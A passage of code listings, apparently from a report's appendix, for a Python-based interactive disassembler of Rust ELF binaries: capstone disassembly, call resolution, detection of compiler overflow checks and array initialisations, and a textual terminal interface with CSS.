                    if next_ins.id in (X86_INS_CMP, X86_INS_MOV, X86_INS_MOVABS)
                        and not min_int_imm:
                        for operand in next_ins.operands:
                            if operand.type == X86_OP_IMM and abs(operand.imm) in
```

```
                                (0x80, 0x8000, 0x80000000, 0x8000000000000000):
                                min_int_imm = True #found a min int mov or cmp
                                break
                    if next_ins.id in JMP_COND_GRP and not (minus_one_cmp and
                        min_int_imm):
                        last_conditional_jump = j
                    if minus_one_cmp and min_int_imm and last_conditional_jump: #
                        overflow found
                        self.integer_overflow_checks[next_ins.address] =
                            IntegerOverflowCheck(sign, IntegerOverflowCheck.
                            Operation.DIVISION, self.linear_disas[j:
                            last_conditional_jump])
                        break

    def generate_linear_disas(self) -> list[CsInsn]:
        self.linear_disas = list()
        self.linear_disas = [instr for instr in self.md.disasm(self.bytes, self.
            func.address)]
        return self.linear_disas

    def generate_recursive_disas(self) -> dict[int, list[CsInsn]]:
        self.recursive_disas = dict()
        blocks = {}
        self._generate_block_disas(blocks, self.func.address)
        self.recursive_disas = blocks
        return self.recursive_disas

    def _generate_block_disas(self, blocks: dict, start_addr: int) -> None:
        if start_addr in blocks or start_addr < self.func.address or start_addr >=
             (self.func.address + len(self.bytes)):
            return
        blocks[start_addr] = []
        byte_offset = 0
        relative_address = start_addr - self.func.address
        for instr in self.md.disasm(self.bytes[relative_address:], start_addr):
            if not instr:
                return
            blocks[start_addr].append(instr)
            byte_offset += instr.size
            # conditional jump
            if instr.id in JMP_COND_GRP:
                #op_find has a bug avoid using it, just get the first and only
                    operand
                jump_operand = instr.operands[0]
                jump_destination = self.get_target_address(jump_operand, instr,
                    blocks[start_addr][:-1])
                self._generate_block_disas(blocks, jump_destination)
            # if direct jump
            elif instr.id == X86_INS_JMP:
                #op_find has a bug avoid using it, just get the first and only
                    operand
                jump_operand = instr.operands[0]
                jump_destination = self.get_target_address(jump_operand, instr,
                    blocks[start_addr][:-1])
                self._generate_block_disas(blocks, jump_destination)
                return
            elif instr.id in CALL_GRP:
                self._generate_block_disas(blocks, start_addr=instr.address+instr.
```

```
                size)
            return
        elif instr.id in RET_GRP:
            return

    # iterate backwards over a block of instructions to find where the reg was
        last set
    def back_track(self, block: list[CsInsn], reg: int) -> int:
        address = 0
        if not block:
            return address
        for instr in reversed(block):
            if reg in instr.regs_access()[1]:
                other_operand = None
                for operand in instr.operands:
                    if operand.type != X86_OP_REG or (operand.type == X86_OP_REG
                        and operand.reg != reg):
                        other_operand = operand
                        break
                if not other_operand:
                    break
                if other_operand.type == X86_OP_IMM:
                    address = other_operand.imm
                elif other_operand.type == X86_OP_REG and other_operand.reg ==
                    X86_REG_RIP:
                    address = instr.address + instr.size
                elif other_operand.type == X86_OP_MEM and other_operand.mem.base
                    == X86_REG_RIP and other_operand.mem.index == X86_REG_INVALID:
                    address = instr.address + instr.size + other_operand.mem.disp
                break #if you can't resolve just exit on first assignment
        return address

    def find_linear_calls(self) -> set[int]:
        self.linear_calls = set()
        for i in range(0, len(self.linear_disas)):
            instr = self.linear_disas[i]
            if instr.id == X86_INS_CALL:
                operand = instr.operands[0]
                target_address = self.get_target_address(operand, instr, self.
                    linear_disas[:i])
                if not (target_address is None or target_address == 0):
                    self.linear_calls.add(target_address)
        return self.linear_calls

    def find_recursive_calls(self) -> set[int]:
        self.recursive_calls = set()
        for block in self.recursive_disas.values():
            for i in range(0, len(block)):
                instr = block[i]
                if instr.id == X86_INS_CALL:
                    operand = instr.operands[0]
                    target_address = self.get_target_address(operand, instr, block
                        [:i])
                    if not (target_address is None or target_address == 0):
                        self.recursive_calls.add(target_address)
        return self.recursive_calls

    def resolve_address(self, address: int) -> int:
```

```
        # validate pointer
        if not self.binary.has_section_with_va(address):
            return 0
        section = self.binary.section_from_virtual_address(address, skip_nobits=
            False)
        content = section.content
        target_address = content[address - section.virtual_address: address -
            section.virtual_address + 8]
        int_target_address = int.from_bytes(target_address, byteorder='little')
        # validate dereferenced pointer
        if not self.binary.has_section_with_va(int_target_address):
            return 0
        return int_target_address

    def get_target_address(self, operand: X86OpValue, instr: CsInsn, block: list[
        CsInsn] = None) -> int:
        target_address = 0
        if operand.type == X86_OP_MEM:
            mem_operand = operand.mem
            # if rip we can calculate the target address easily
            if mem_operand.base == X86_REG_RIP and mem_operand.index ==
                X86_REG_INVALID:
                address_ptr = instr.address + instr.size + mem_operand.disp
                target_address = self.resolve_address(address_ptr)
            # if other register we need to backtrack and figure out if we can
                resolve the address within the block
            elif mem_operand.index == X86_REG_INVALID:
                address_ptr = self.back_track(block, mem_operand.base)
                target_address = self.resolve_address(address_ptr)
        elif operand.type == X86_OP_IMM:
            target_address = operand.imm
        elif operand.type == X86_OP_REG:
            reg_operand = operand.reg
            target_address = self.back_track(block, reg_operand)
        return target_address

    def get_disas(self, mode: Literal['linear', 'recursive']) -> str:
        if mode == 'linear':
            if not self.linear_disas:
                return 'Missing linear disassembly'
            return self.format_instructions(self.linear_disas)
        elif mode == 'recursive':
            if not self.recursive_disas:
                return 'Missing recursive disassembly'
            # combine blocks
            seen = set()
            instr_list = []
            for address, instructions in sorted(self.recursive_disas.items()):
                for instr in instructions:
                    if instr.address not in seen:
                        seen.add(instr.address)
                        instr_list.append(instr)
            return self.format_instructions(instr_list)
        return "Invalid mode"

    def format_instructions(self, instr_list: list[CsInsn]) -> str:
        disas = ""
        function_symbols = [symbol for symbol in self.binary.symbols if symbol.
```

```
            is_function]
        for i in range(0, len(instr_list)):
            instr = instr_list[i]
            comment = ""
            address = 0
            #call via rip or immediate
            if function_symbols and instr.id in CALL_GRP:
                operand = instr.operands[0]
                if operand.type == X86_OP_IMM:
                    address = operand.imm
                elif operand.type == X86_OP_REG:
                    reg_operand = operand.reg
                    address = self.back_track(instr_list[0:i], reg_operand)
            #memory op via RIP
            for operand in instr.operands:
                if operand.type == X86_OP_MEM:
                    mem_operand = operand.mem
                    #if rip relative
                    if mem_operand.base == X86_REG_RIP and mem_operand.index ==
                        X86_REG_INVALID:
                        address_ptr = instr.address + instr.size + mem_operand.
                            disp
                        address = self.resolve_address(address_ptr)
            if address:
                for symbol in function_symbols:
                    if symbol.value <= address < symbol.value + symbol.size:
                        offset = address - symbol.value
                        demangled_func_name = ElfFunction.demangle_rust(symbol)
                        final_name = demangled_func_name if demangled_func_name
                            else symbol.name
                        comment = f"# 0x{address:x} <{f'{final_name}+0x{offset:x}'
                             if offset else final_name}>"
                        break
                for relocation in self.binary.relocations:
                    # if dynamic library symbol
                    if relocation.type == ELF.Relocation.TYPE.X86_64_GLOB_DAT and
                        address == relocation.address:
                        comment = f"# 0x{address:x} <{relocation.symbol.
                            demangled_name}>"
                        break
                    # if relative relocation
                    if relocation.type == ELF.Relocation.TYPE.X86_64_RELATIVE and
                        address == relocation.address and relocation.addend in
                        function_symbols:
                        demangled_func_name = ElfFunction.demangle_rust(
                            function_symbols[relocation.addend])
                        final_name = demangled_func_name if demangled_func_name
                            else symbol.name
                        comment = f"# 0x{relocation.addend:x} <{final_name}>"
                        break
            disas += ElfFunction.format_instr(instr, comment) + "\n"
        return disas

    def __str__(self):
        func_str = f"Function Name: {self.name_or_addr}\n"
        func_str += f"Address: 0x{self.func.address:x}, Size: 0x{self.func.size:x
            }\n"
        func_str += f"Linear Disassembly: {len(self.linear_disas)} instructions\n"
```

```
        func_str += f"Recursive Disassembly: {len(self.recursive_disas)} basic
            blocks\n"
        func_str += f"Linear Calls: {len(self.linear_calls)} calls\n"
        func_str += f"Recursive Calls: {len(self.recursive_calls)} calls\n"
        if self._integer_overflow_summary:
            func_str += str(self._integer_overflow_summary)
        if self._buffer_overflow_summary:
            func_str += str(self._buffer_overflow_summary)
        if self._array_initialization_summary:
            func_str += str(self._array_initialization_summary)
        return func_str

    @classmethod
    def format_instr(cls, instr: CsInsn, comment: str = "") -> str:
        formatted = f"0x{instr.address:012x}: {instr.mnemonic:<12} {instr.op_str
            :<16} {comment}"
        return formatted

    @classmethod
    def demangle_rust(cls, symbol: ELF.Symbol) -> str:
        rust_demangle = ""
        if symbol.is_function:
            elf_symbol = symbol
            # clean up legacy rust demangling for easier printing
            if elf_symbol.name.startswith("_Z"):
                rust_demangle = demangle(elf_symbol.name)
                rust_demangle = re.sub(r"::h[0-9a-f]{16}$", "", rust_demangle)
        return rust_demangle
```

Listing 106: analysis.py

```
from enum import Enum
from dataclasses import dataclass
from lief import ELF
from capstone import CsInsn

class ArrayInitializationSummary:
    arrays: list['ArrayAlloc']

    def __init__(self, arrays: list['ArrayAlloc']) -> None:
        self.arrays = arrays

    def __str__(self) -> str:
        if not self.arrays:
            return ""
        summary = f"Detected array definitions {len(self.arrays)}\n"
        for array_init in self.arrays:
            summary += f"Array Initialized At: 0x{array_init.start:x} - 0x{
                array_init.end:x}, entry size: {array_init.size}, length: {len(
                array_init.instructions)}\n"
        return summary

    @classmethod
    def combine_summaries(cls, summaries: list['ArrayInitializationSummary']) -> '
        ArrayInitializationSummary':
        combined = cls([])
        for summary in summaries:
            combined.arrays.extend(summary.arrays)
```

```
        return combined

@dataclass
class ArrayAlloc:
    start: int # the first instruction address
    end: int #the last instruction address
    size: int #entry size
    instructions: list[CsInsn]

class RelocationValidation:
    invalid_relocations: dict[int, ELF.Relocation]

    def __init__(self, invalid_relocations: dict[int, ELF.Relocation]):
        self.invalid_relocations = invalid_relocations

    def __str__(self) -> str:
        if not self.invalid_relocations:
            return "Relocations Are Valid"
        text = f"Invalid relocations found: {len(self.invalid_relocations)}\n"
        for found_value, reloc in self.invalid_relocations.items():
            text += f"At 0x{reloc.address:x}: Expected: 0x{found_value:x} Found: 0
                x{reloc.addend:x}\n"
        return text

class IntegerOverflowSummary:
    add_overflow: int
    sub_overflow: int
    mul_overflow: int
    div_overflow: int
    signed_overflow: int
    unsigned_overflow: int
    start_addresses: list

    def __init__(self, checks: list['IntegerOverflowCheck']) -> None:
        self.add_overflow = 0
        self.sub_overflow = 0
        self.mul_overflow = 0
        self.div_overflow = 0
        self.signed_overflow = 0
        self.unsigned_overflow = 0
        self.start_addresses = []
        for check in checks:
            self.start_addresses.append(check.instructions[0].address)
            if check.sign == IntegerOverflowCheck.Sign.SIGNED:
                self.signed_overflow += 1
            elif check.sign == IntegerOverflowCheck.Sign.UNSIGNED:
                self.unsigned_overflow += 1
            if check.operation == IntegerOverflowCheck.Operation.ADDITION:
                self.add_overflow += 1
            elif check.operation == IntegerOverflowCheck.Operation.SUBTRACTION:
                self.sub_overflow += 1
            elif check.operation == IntegerOverflowCheck.Operation.MULTIPLICATION:
                self.mul_overflow += 1
            elif check.operation == IntegerOverflowCheck.Operation.DIVISION:
                self.div_overflow += 1

    def __str__(self) -> str:
        summary_str = ""
```

```
        if not self.start_addresses:
            return ""
        summary_str += f"Signed Integer overflow checks detected: {self.
            signed_overflow}\n"
        summary_str += f"Unsigned Integer overflow checks detected: {self.
            unsigned_overflow}\n"
        summary_str += f"Integer Addition overflow checks: {self.add_overflow}\n"
        summary_str += f"Integer Subtraction overflow checks: {self.sub_overflow}\
            n"
        summary_str += f"Integer Multiplication overflow checks: {self.
            mul_overflow}\n"
        summary_str += f"Integer Division overflow checks: {self.div_overflow}\n"
        summary_str += "Integer Overflow Checks Starting At: \n"
        for address in sorted(self.start_addresses):
            summary_str += f"0x{address:x}\n"
        return summary_str

    @classmethod
    def combine_summaries(cls, summaries: list['IntegerOverflowSummary']) -> '
        IntegerOverflowSummary':
        '''Summary for the whole ELF file'''
        combined = cls(checks=[])
        for summary in summaries:
            combined.start_addresses.extend(summary.start_addresses)
            combined.add_overflow += summary.add_overflow
            combined.sub_overflow += summary.sub_overflow
            combined.mul_overflow += summary.mul_overflow
            combined.div_overflow += summary.div_overflow
            combined.signed_overflow += summary.signed_overflow
            combined.unsigned_overflow += summary.unsigned_overflow
        return combined

@dataclass
class IntegerOverflowCheck:
    class Sign(Enum):
        SIGNED = "Signed"
        UNSIGNED = "Unsigned"

    class Operation(Enum):
        ADDITION = "Addition"
        SUBTRACTION = "Subtraction"
        MULTIPLICATION = "Multiplication"
        DIVISION = "Division"

    sign: Sign
    operation: Operation
    instructions: list[CsInsn]

class BufferOverflowSummary:
    count: int
    start_addresses: list

    def __init__(self, overflow_checks: dict[int, list[CsInsn]]) -> None:
        self.count = len(overflow_checks)
        self.start_addresses = overflow_checks

    def __str__(self) -> str:
        summary_str = ""
```

```
        if not self.start_addresses:
            return ""
        summary_str += f"Detected {self.count} buffer overflows checks\n"
        for address in self.start_addresses:
            summary_str += f"0x{address:x}\n"
        return summary_str

    @classmethod
    def combine_summaries(cls, summaries: list['BufferOverflowSummary']) -> '
        BufferOverflowSummary':
        combined = cls([])
        for summary in summaries:
            combined.start_addresses.extend(summary.start_addresses)
            combined.count += summary.count
        return combined
```

Listing 107: disassembler.py

```
from lief.ELF import Segment
from textual.app import App, ComposeResult
from textual.widgets import *
from textual.containers import *
import configparser
from pathlib import Path
from functools import partial
from textual.css.query import NoMatches
from rich.text import Text
from rich.style import Style
from textual.widgets.selection_list import Selection
from extended_elf_binary import *

config = configparser.ConfigParser()
config.read('config.ini')

class InteractiveDisas(App):
    CSS_PATH = 'styles.css'

    def __init__(self):
        super().__init__()
        self.disas_mode = 'linear'
        self.title = 'Rust Interactive Disassembler'
        self.current_function = 0
        self.elf: ExtendedElf = None

    def compose(self) -> ComposeResult:
        yield Header()
        loading = LoadingIndicator(id='loader')
        loading.display=False
        yield loading
        with TabbedContent(initial='load-binary', id='tabs'):
            with TabPane("Load Binary", id="load-binary"):
                with Horizontal():
                    with VerticalScroll():
                        yield DirectoryTree(config['workspace']['root_dir'])
            yield TabPane("File Summary", id='file-summary', disabled=True)
            with TabPane("Functions", id='functions', disabled=True):
                with Horizontal():
                    with VerticalGroup():
```

```
                    yield Static("Function Summary", shrink=False, id='
                        function-summary', markup=False)
                    yield Input("", placeholder="Search...", type='text',
                        compact=True,
                                max_length=80, tooltip='Shows results that
                                    contain input',
                                id='extended-search')
                with VerticalGroup():
                    with HorizontalGroup():
                        yield Label("Linear")
                        yield Switch(value=False, id='disas-mode', animate=
                            False,
                                tooltip='Choose if the displayed
                                    disassembly is linear or recursive')
                        yield Label("Recursive")
                    yield Label("Disassembly", markup=False, id='disassembly-
                        label')
                    with VerticalScroll():
                        yield Static("Select a function to generate
                            disassembly.", expand=True, markup=True, id='disas
                            ')
        with TabPane("Analysis", id='analysis', disabled=True):
            yield Label('Select Analysis To Perform', id='analysis-label')
            yield SelectionList(
                Selection('Detect Integer Overflow Checks', 'integer-overflow-
                    check'),
                Selection('Detect Buffer Overflow Checks', 'buffer-overflow-
                    check'),
                Selection('Detect Array Allocations', 'detect-array-
                    allocations'),
                Selection('Validate Relocation Entries', 'validate-relocations
                    '),
                compact=True,
                id='analysis-selections')
            yield Label('Analysis Summary', id='analysis-summary-label')
            with VerticalScroll():
                yield Static(expand=True, id='analysis-summary')
    yield Footer()

def on_selection_list_selection_toggled(self, event: SelectionList.
    SelectionToggled) -> None:
    if event.selection_list.id == 'analysis-selections':
        selected = event.selection_list.selected
        analysis_summary = self.query_exactly_one('#analysis-summary', Static)
        analysis_text = ""
        for selection in selected:
            if selection == 'integer-overflow-check':
                self.elf.detect_integer_overflow_checks()
                if self.elf.integer_overflow_summary:
                    analysis_text += str(self.elf.integer_overflow_summary)
            elif selection == 'buffer-overflow-check':
                self.elf.detect_buffer_overflow_checks()
                if self.elf.buffer_overflow_summary:
                    analysis_text += str(self.elf.buffer_overflow_summary)
            elif selection == 'detect-array-allocations':
                self.elf.detect_array_allocations()
                if self.elf.array_initialization_summary:
                    analysis_text += str(self.elf.array_initialization_summary
```

```
                        )
                elif selection == 'validate-relocations':
                    self.elf.validate_relocations()
                    if self.elf.relocation_validation:
                        analysis_text += str(self.elf.relocation_validation)
            analysis_summary.update(analysis_text)

    def on_directory_tree_file_selected(self, event: DirectoryTree.FileSelected)
        -> None:
        with open(event.path, 'rb') as f:
            #elf magic number
            if f.read(4) == b'\x7f\x45\x4c\x46':
                self.filename = event.path
                selections = self.query_exactly_one('#analysis-selections',
                    SelectionList)
                selections.deselect_all()
                self.analyse_binary(event.path)

    def analyse_binary(self, filepath: str) -> None:
        tabs = self.query_exactly_one('#tabs', TabbedContent)
        tabs.display=False
        loader = self.query_exactly_one('#loader', LoadingIndicator)
        loader.display=True
        self.call_later(lambda: self.run_worker(partial(self.analyze_elf, filepath
            ), exclusive=True, thread=True))

    def analyze_elf(self, filepath: str) -> None:
        self.elf = ExtendedElf(filepath)
        self.call_from_thread(self.on_elf_analyzed)

    async def on_elf_analyzed(self) -> None:
        loader = self.query_one('#loader', LoadingIndicator)
        tabs = self.query_one('#tabs', TabbedContent)
        loader.display = False
        tabs.display = True
        await self.mount_elf_summary()
        await self.mount_function_trees()

    async def mount_elf_summary(self) -> None:
        file_summary = VerticalScroll(id='elf-summary')
        try:
            old_elf_summary = self.query_exactly_one('#elf-summary',
                VerticalScroll)
            if old_elf_summary:
                await old_elf_summary.remove()
        except NoMatches:
            pass
        file_summary_tab = self.query_exactly_one('#file-summary', TabPane)
        await file_summary_tab.mount(file_summary)
        await file_summary.mount(Label(f"FILENAME: {Path(self.elf.filename).name}"
            , markup=False, classes='summary-label'))
        first_row = Horizontal(Vertical(Label("ELF Header:", markup=False, classes
            ='summary-label'), self.elf_header()),
                               Vertical(Label("Info:", markup=False, classes='
                                   summary-label'), self.general_info()))
        await file_summary.mount(first_row)
        second_row = Vertical(self.section_headers_label(), self.section_headers()
            )
```

```
        await file_summary.mount(second_row)
        third_row = Horizontal(Vertical(Label("Program Headers:", markup=False,
            classes='summary-label'), self.program_headers()),
                               Vertical(Label("Segment to section mapping:",
                                   markup=False, classes='summary-label'), self.
                                   segment_to_section()))
        await file_summary.mount(third_row)

    def segment_to_section(self) -> TextArea:
        segment_to_section_text = TextArea(text="", read_only=True)
        text = ""
        counter = 0
        for segment in self.elf.binary.segments:
            text += f"{counter:02} "
            for section in segment.sections:
                text += f"{section.name} "
            counter += 1
            text += "\n"
        segment_to_section_text.load_text(text)
        return segment_to_section_text

    def program_headers(self) -> TextArea:
        program_headers_text = TextArea(text="", read_only=True)
        text = ""
        text += f"{'Type':<14} {'Offset':<8} {'Virtual Address':<18} {'Physical
            Address':<18} {'File Size':<10} {'Memory Size':<12} {'Flags':<5} {'
            Align':<6}\n"
        for segment in self.elf.binary.segments:
            flags = ""
            if segment.flags & Segment.FLAGS.R:
                flags += "R"
            if segment.flags & Segment.FLAGS.W:
                flags += "W"
            if segment.flags & Segment.FLAGS.X:
                flags += "X"
            text += f"{segment.type.name:<14} 0x{segment.file_offset:06x} 0x{
                segment.virtual_address:016x} 0x{segment.physical_address:016x} 0x
                {segment.physical_size:08x} 0x{segment.virtual_size:010x} {flags
                :<5} 0x{segment.alignment:04x}\n"
        program_headers_text.load_text(text)
        return program_headers_text

    def section_headers_label(self) -> Label:
        label_text = "Section headers: \n"
        label_text += f"{'[Nr]':<5} {'Name':<17} {'Type':<14} {'Address':<14} {'
            Off':<8} {'Size':<8} {'ES':<5} {'Flg':<4} {'Lk':<3} {'Inf':<4} {'Al
            ':<2}"
        sections_label = Label(label_text, markup=False, classes='summary-label')
        return sections_label

    def section_headers(self) -> TextArea:
        section_headers_text = TextArea(text="", read_only=True)
        text = ""
        count = 0
        flags_def = ELF.Section.FLAGS
        important_flags = {"A": flags_def.ALLOC.name, "I": flags_def.INFO_LINK.
            name,
                           "E": flags_def.EXECINSTR.name, "W": flags_def.WRITE.
```

```
                                name,
                            "T": flags_def.TLS.name, "M": flags_def.MERGE.name,
                            "S": flags_def.STRINGS.name
                            }
        for section in self.elf.binary.sections:
            flags = ''.join([flag.name[0] for flag in section.flags_list])
            text += f"[{count:>2}] {section.name:<18} {section.type.name:<14} 0x{
                section.virtual_address:012x} 0x{section.file_offset:06x} 0x{
                section.size:06x} 0x{section.entry_size:03x} {flags:<4} {section.
                link:03} {section.information:04} {section.alignment:02}\n"
            count += 1
        section_headers_text.load_text(text)
        section_headers_text.with_tooltip(f"Flags: {important_flags}")
        return section_headers_text

    def general_info(self) -> TextArea:
        general_info_text = TextArea(text="", read_only=True)
        text = ""
        text += f"Functions detected: {len(self.elf.binary.functions)}\n"
        text += ("Stripped\n" if not self.elf.binary.has_section('.symtab') else "
            Not stripped\n")
        text += f"Program image base: 0x{self.elf.binary.imagebase:x}\n"
        text += f"Interpreter: {self.elf.binary.interpreter}\n"
        text += f"Position Independent Executable (PIE): {self.elf.binary.is_pie}\
            n"
        if self.elf.binary.libraries:
            count = 1
            text += "Libraries: \n"
            for library in self.elf.binary.libraries:
                text += f"{count}. {library}\n"
                count += 1
        general_info_text.load_text(text)
        return general_info_text

    def elf_header(self) -> TextArea:
        elf_header_text_area = TextArea(text="", read_only=True)
        header = self.elf.binary.header
        text = ""
        text += f"Header Size: {header.header_size}\n"
        text += f"Header type: {header.identity_class.name}\n"
        text += f"Version: {header.identity_version.name}\n"
        text += f"EntryPoint: 0x{header.entrypoint:x}\n"
        text += f"File Type: {header.file_type.name}\n"
        text += f"ABI: {header.identity_os_abi.name}\n"
        text += f"ABI version: {header.identity_abi_version}\n"
        text += f"Endianness: {header.identity_data.name}\n"
        text += f"Architecture: {header.machine_type.name}\n"
        text += f"Section count: {header.numberof_sections}\n"
        text += f"Section header offset: 0x{header.section_header_offset:x}\n"
        text += f"Section header size: {header.section_header_size}\n"
        text += f"Segment count: {header.numberof_segments}\n"
        text += f"Program header offset: 0x{header.program_header_offset:x}\n"
        text += f"Program header size: {header.program_header_size}\n"

        elf_header_text_area.load_text(text)
        return elf_header_text_area

    async def mount_function_trees(self) -> None:
```

```
        trees = self.construct_function_trees()
        try:
            old_tree_list = self.query_one("#function-tree-list", VerticalScroll)
            if old_tree_list:
                await old_tree_list.remove()
        except NoMatches:
            pass
        new_tree_list = VerticalScroll(*trees, id="function-tree-list")
        self.mount(new_tree_list, after="#extended-search")
        summary_tab = self.query_exactly_one("#file-summary", TabPane)
        summary_tab.disabled = False
        func_tab = self.query_exactly_one("#functions", TabPane)
        func_tab.disabled = False
        analysis_tab = self.query_exactly_one("#analysis", TabPane)
        analysis_tab.disabled = False

    def on_switch_changed(self, event: Switch.Changed) -> None:
        if event.control.id == 'disas-mode':
            if event.control.value:
                self.disas_mode = 'recursive'
            else:
                self.disas_mode = 'linear'
            self._update_disassembly(self.current_function)

    def on_input_changed(self, event: Input.Changed) -> None:
        if event.control.id == 'extended-search':
            if not event.value:
                self._show_functions()
            else:
                keep_list = []
                for address, fn in self.elf.cfg.items():
                    if event.value in fn.name_or_addr:
                        keep_list.append(address)
                    # include calls in search
                    for call in fn.all_calls:
                        if call in self.elf.cfg and event.value in self.elf.cfg[
                            call].name_or_addr:
                            keep_list.append(address)
                self._hide_functions(keep_list)

    def on_tree_node_selected(self, event: Tree.NodeSelected) -> None:
        address = event.node.data
        self._update_disassembly(address)
        self._update_function_summary(address)

    def _hide_functions(self, keep_list: list[str]) -> None:
        function_trees = self.query('.function-tree')
        for function_tree in function_trees:
            if function_tree.root.children[0].data not in (keep_list):
                function_tree.display = False
            else:
                function_tree.display = True

    def _show_functions(self) -> None:
        function_trees = self.query('.function-tree')
        for function_tree in function_trees:
            function_tree.display=True
```

```
    def _update_function_summary(self, address: int) -> None:
        summary = self.query_one('#function-summary', Static)
        text = str(self.elf.cfg[address])
        summary.update(text)

    def _update_disassembly(self, address: int) -> None:
        disas = self.query_one('#disas', Static)
        label = self.query_one('#disassembly-label', Label)
        if address:
            label.update(f"Disassembly of {self.elf.cfg[address].name_or_addr}")
            self.current_function = address
            raw_text = self.elf.cfg[address].get_disas(self.disas_mode)
            colored_text = Text(raw_text)
            colored_text.highlight_words(['call ', 'callq '], style=Style(color='
                red')) #calls
            colored_text.highlight_words([' jmp ', ' jmpq ', ' jne ', ' je ', ' jo
                ',
                                          ' jae ', ' ja ', ' jbe ', ' jb ', ' jge
                                              ', ' jle ', ' jg '],
                                          style=Style(color='green') )#jmps
            disas.update(colored_text)
        else:
            disas.update('Missing Function Disassembly')

    def construct_function_trees(self) -> list[Tree]:
        trees = []
        counter = 0
        for address in sorted(self.elf.cfg.keys()):
            tree = Tree('', classes='function-tree')
            tree.show_root = False
            if not self.elf.cfg[address].all_calls:
                tree.root.add_leaf(label=f"{counter}. {self.elf.cfg[address].
                    name_or_addr}", data=address)
            else:
                parent = tree.root.add(label=f"{counter}. {self.elf.cfg[address].
                    name_or_addr}", data=address)
                for child_address in self.elf.cfg[address].all_calls:
                    if child_address in self.elf.cfg:
                        parent.add_leaf(label=self.elf.cfg[child_address].
                            name_or_addr, data=child_address)
            trees.append(tree)
            counter += 1
        return trees

def main ():
    disas = InteractiveDisas()
    disas.run()

if __name__ == '__main__':
    main()
```

Listing 108: styles.css

```
#extended-search {
    width: 100%;
    margin: 0 1 1 1;
}
```

```
.summary-label {
    padding: 0 2;
}

#function-tree-list {
    width: 100%;
    margin-left: 1;
    margin-right: 1;
}

Tree {
    min-height: 1;
    height: auto;
    overflow-x: hidden;
}

#disas {
    background: #1e1e1e;
    color: white;
    padding: 1;
}

#analysis-summary {
    background: #1e1e1e;
    color: white;
    padding: 1;
}

#function-summary {
    width: 100%;
    background: #1e1e1e;
    color: white;
    margin: 1 1 1 1;
}
```